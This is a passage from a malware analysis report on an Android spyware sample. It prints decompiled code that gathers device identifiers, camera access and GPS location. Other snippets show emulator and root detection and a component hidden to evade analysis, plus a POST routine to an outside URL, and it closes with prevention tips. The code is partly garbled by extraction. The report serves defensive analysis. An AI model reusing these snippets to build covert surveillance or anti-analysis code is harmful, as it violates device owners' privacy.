        e.printStackTrace();
```

Figure 26. Trigger settings

It receives important information such as the serial number of the infected device and the technology with which it provides mobile communication.

```
private static String s() {
    if (Build.VERSION.SDK_INT >= 26) {
        return t();
    }
    try {
        Class<?> cls = Class.forName("android.os.SystemProperties");
        return (String) cls.getMethod("get", String.class, String.class).invoke(cls, "ro.serialno", "unknown");
    } catch (Exception unused) {
        return "";
    }
}
```

```
private static String h(Context context) {
          return ((TelephonyManager) context.getSystemService("phone")).getSimSerialNumber();
     } catch (Exception unused) {
         return "";
}
private static String i(Context context) {
          return ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
     } catch (Exception unused) {
          return "";
private static String j(Context context) {
         return ((TelephonyManager) context.getSystemService("phone")).getSubscriberId();
     } catch (Exception unused) {
         return "";
private static String e(Context context) {
   String str;
      NetworkInfo activeNetworkInfo = ((ConnectivityManager) context.getSystemService("connectivity")).getActiveNetworkInfo();
      if (activeNetworkInfo == null) {
          return "none";
      if (activeNetworkInfo.getType() == 0) {
          switch (activeNetworkInfo.getSubtype()) {
             case 1:
             case 4:
             case 7:
             case 11:
                 str = "26";
                 break;
             case 3:
             case 5:
             case 6:
              case 8:
              case 9:
              case 10:
             case 12:
              case 14:
              case 15:
                 str = "36";
                 break;
              case 13:
                 str = "46";
                 break;
             default:
                 return "none":
      } else if (activeNetworkInfo.getType() != 1) {
          return "none";
      } else {
          str = UtilityImpl.NET_TYPE_WIFI;
      return str;
```

Figure 27. Device serial number, mobile communication technology(2G,3G,4G)

It has been determined that the malware can capture images from the camera and interrogate the camera information.

```
public final class b {
    public static a a(int i)
        int numberOfCameras = Camera.getNumberOfCameras();
        if (numberOfCameras == 0) {
             com.king.zxing.o.b.h("No cameras!");
             return null;
        } else if (i >= numberOfCameras) {
   com.king.zxing.o.b.h("Requested camera does not exist: " + i);
             return null;
        } else ·
             if (i <= -1) {
                 i = 0;
                 while (i < numberOfCameras)
                      Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
                      Camera.getCameraInfo(i, cameraInfo);
                      if (CameraFacing.values()[cameraInfo.facing] == CameraFacing.BACK) {
                          break:
                 if (i == numberOfCameras) {
                      com.king.zxing.o.b.f("No camera facing " + CameraFacing.BACK + "; returning camera #0");
                      i = 0:
             com.king.zxing.o.b.f("Opening camera #" + i);
Camera.CameraInfo cameraInfo2 = new Camera.CameraInfo();
             Camera.getCameraInfo(i, cameraInfo2);
             Camera open = Camera.open(i);
             if (open == null) {
                 return null;
             return new a(i, open, CameraFacing.values()[cameraInfo2.facing], cameraInfo2.orientation);
```

Figure 28. Camera control

It checks the "**ro.kernel.qemu**" value to understand that it is running and analyzed in the emulator. If this value is 1, it will run the **ADB** shell as root, meaning that the environment in which the malware is running is an emulator. Because on a physical device, the **ADB** shell works with a normal user right, not root.

```
class c$2 extends HashMap<String, String> {
    public c$2() {
         put("aa", "ro.arch");
put("ab", "ro.chipname");
          put("ac", "ro.dalvik.vm.native.bridge");
         put(ai.au, "persist.sys.nativebridge");
put("ae", "ro.enable.native.bridge.exec");
          put("af", "dalvik.vm.isa.x86.features");
          put("ag", "dalvik.vm.isa.x86.variant");
          put("ah", "ro.zygote");
          put("ai", "ro.allow.mock.location");
          put("aj", "ro.dalvik.vm.isa.arm");
          put("ak", "dalvik.vm.isa.arm.features");
         put("al", "dalvik.vm.isa.arm.variant");
put("am", "dalvik.vm.isa.arm64.features");
put("an", "dalvik.vm.isa.arm64.variant");
put("ao", "vzw.os.rooted");
          put("ap", "ro.build.user");
          put("aq", "ro.kernel.qemu");
          put("ar", "ro.hardware");
          put("as", "ro.product.cpu.abi");
          put("at", "ro.product.cpu.abilist");
          put("au", "ro.product.cpu.abilist32");
          put("av", "ro.product.cpu.abilist64");
     }
```

Figure 29. "ro.kernel.qemu" value

The malware provides privacy on the device by removing the application launcher to avoid analysis.

```
public static void disableService(Context context) {
   ComponentName componentName = new ComponentName(context, j.channelService);
   PackageManager packageManager = context.getPackageManager();
   try {
        ALog.d("UtilityImpl", "disableService,comptName=" + componentName.toString(), new Object[0]);
        if (packageManager.getServiceInfo(componentName, EventType.PIND_RECEIVE).enabled) {
            packageManager.setComponentEnabledSetting(componentName, 2, 1);
            killService(context);
        }
   } catch (PackageManager.NameNotFoundException unused) {
   }
}
```

Figure 30. Uninstalling the application launcher

It checks whether the device has root privileges.

```
private static boolean c() {
   if (new File("/system/app/Superuser.apk").exists()) {
      return true;
   }
   try {
      if (!new File("/system/app/Kinguser.apk").exists()) {
           return true;
      }
      return false;
   } catch (Exception unused) {
      return false;
   }
}

private static boolean d() {
    return new e().a(e.a.check_su_binary) != null;
}

private static boolean e() {
      String[] strArr = {"/bin", "/system/bin/", "/system/sbin/", "/system/sbin/", "/su/bin/", "/su/bin/", "/data/local/xbin/", "/system/sd/, for (int i = 0; i < 12; i++) {
      String str = strArr[1];
      if (new File(str + "su").exists()) {
           return false;
      }
    }
    return false;
}</pre>
```

Figure 31. Root authorization check

It controls the operator provider information of the device.

```
TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone"); str = telephonyManager.getSimOperatorName();
```

Figure 32. Checking operator provider information

It receives the latitude-longitude information of the device.

```
if (this.addParams) {
   Location $$a2 = q.d.valueOf.$$a(context2);
   HashMap hashMap4 = new HashMap(3);
   if ($$a2 != null) {
      hashMap4.put("lat", String.valueOf($$a2.getLatitude()));
      hashMap4.put(ServerParameters.LON_KEY, String.valueOf($$a2.getLongitude()));
      hashMap4.put("ts", String.valueOf($$a2.getTime()));
   }
}
```

Figure 33. Latitude-longitude information

The malware accesses the last known location information from the specified provider via **GPS**.

```
public final Location $$a(@MonNull Context context) {
    try {
        LocationManager locationManager = (LocationManager) context.getSystemService(MsgConstant.KEY_LOCATION_PARAMS);
        Location lastKnownLocation = $$a(context, new String[]{"android.permission.ACCESS_FINE_LOCATION", "android.permission.ACCESS_COARSE_LOCATION"}) ? locationManager.gu
        Location lastKnownLocation2 = $$a(context, new String[]{"android.permission.ACCESS_FINE_LOCATION"}) ? locationManager.gu
        LocationM
```

Figure 34. GPS Access

Network Analysis

Trying to access the IP address 185[.]199[.]108[.]133[:]443.

```
12 20.786159 10.3.0.10 1.1.1.1 TCP 78 40876 + 853 [SVN] Seq=0 kin=65535 Len=0 MSS=1360 SACK_PERM-1 TSVal=2658451955 TSecr=0 MS=64 TFO=R 13 20.786761 1.1.1.1 10.3.0.10 TCP 64 40876 + 853 [SVN] Seq=0 kkel Min=65535 Len=0 MSS=1460 SACK_PERM=1 MS=1024 1.1.1.1 TCP 54 40876 + 853 [ACK] Seq=1 Ack=1 Min=61600 Len=0 MSS=1360 SACK_PERM=1 MS=1024 1.1.1.1 TLSV1.2 189 [Client Hello 16 20.786924 1.1.1.1 10.3.0.10 TCP 54 40876 + 853 [ACK] Seq=1 Ack=136 Min=67584 Len=0 MSS=1460 SACK_PERM=1 MS=1024 1.7 20.796922 1.1.1.1 10.3.0.10 TCP 54 40876 + 853 [ACK] Seq=136 Ack=272 Min=87040 Len=0 MS=13 20.796722 10.3.0.10 1.1.1.1 TCP 54 40876 + 853 [ACK] Seq=136 Ack=272 Min=87040 Len=0 MS=13 20.796722 10.3.0.10 1.1.1.1 TCP 54 40876 + 853 [ACK] Seq=136 Ack=272 Min=87040 Len=0 MS=13 20.796922 10.3.0.10 1.1.1.1 TCP 54 40876 + 853 [ACK] Seq=136 Ack=272 Min=87040 Len=0 MS=13 20.796921 10.3.0.10 1.1.1.1 TCP 54 40876 + 853 [ACK] Seq=136 Ack=272 Min=87040 Len=0 MS=13 20.796921 10.3.0.10 MS=13 20.796921 10.3.0.10 MS=13 20.79692 MS=13 20.79692 10.3.0.10 MS=13 20.79692 MS=13 20.
```

Figure 35. Access to IP address

It tries to send a post request to the URL address https[:]//login[.]sina[.]com[.]cn/visitor/signin and checks the server's status code by checking the incoming data length. If it is not 200

(OK), it is understood that the connection has failed. As a result of the examination of the codes in question in dynamic analysis, no response was found..

```
private String f(String str) {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("https://login.sina.com.cn/visitor/signin").openConnection(); httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setReadTimeout(3000);
        httpURLConnection.setConnectTimeout(1000);
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setDoInput(true);
        httpURLConnection.setUseCaches(false);
        OutputStream outputStream = httpURLConnection.getOutputStream();
        outputStream.write(str.getBytes());
        outputStream.flush();
        if (httpURLConnection.getResponseCode() != 200) {
            return null;
         InputStream inputStream = httpURLConnection.getInputStream();
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
byte[] bArr = new byte[1024];
        while (true) {
   int read = inputStream.read(bArr);
            if (read != -1) {
                 byteArrayOutputStream.write(bArr, 0, read);
            } else {
                 inputStream.close();
                 byteArrayOutputStream.close();
                 return new String(byteArrayOutputStream.toByteArray());
```

Figure 36. POST request and connection check

Prevention Methods

- Unnecessary permissions should not be granted to applications.
- Anti-malware software, such as Google Play Protect, must be up-to-date and working.
- The operating system should be kept up to date.
- Applications of unknown origin should not be downloaded and installed.
- Care should be taken when opening e-mail attachments.
- Suspicious Email attachments should be reviewed or removed by experts.
- Applications that ask for accessibility permission should be carefully examined.
- Applications should not be installed from outside the official application markets.
- 3rd party application installation setting should be disabled.
- Multi-factor authentication should be used.

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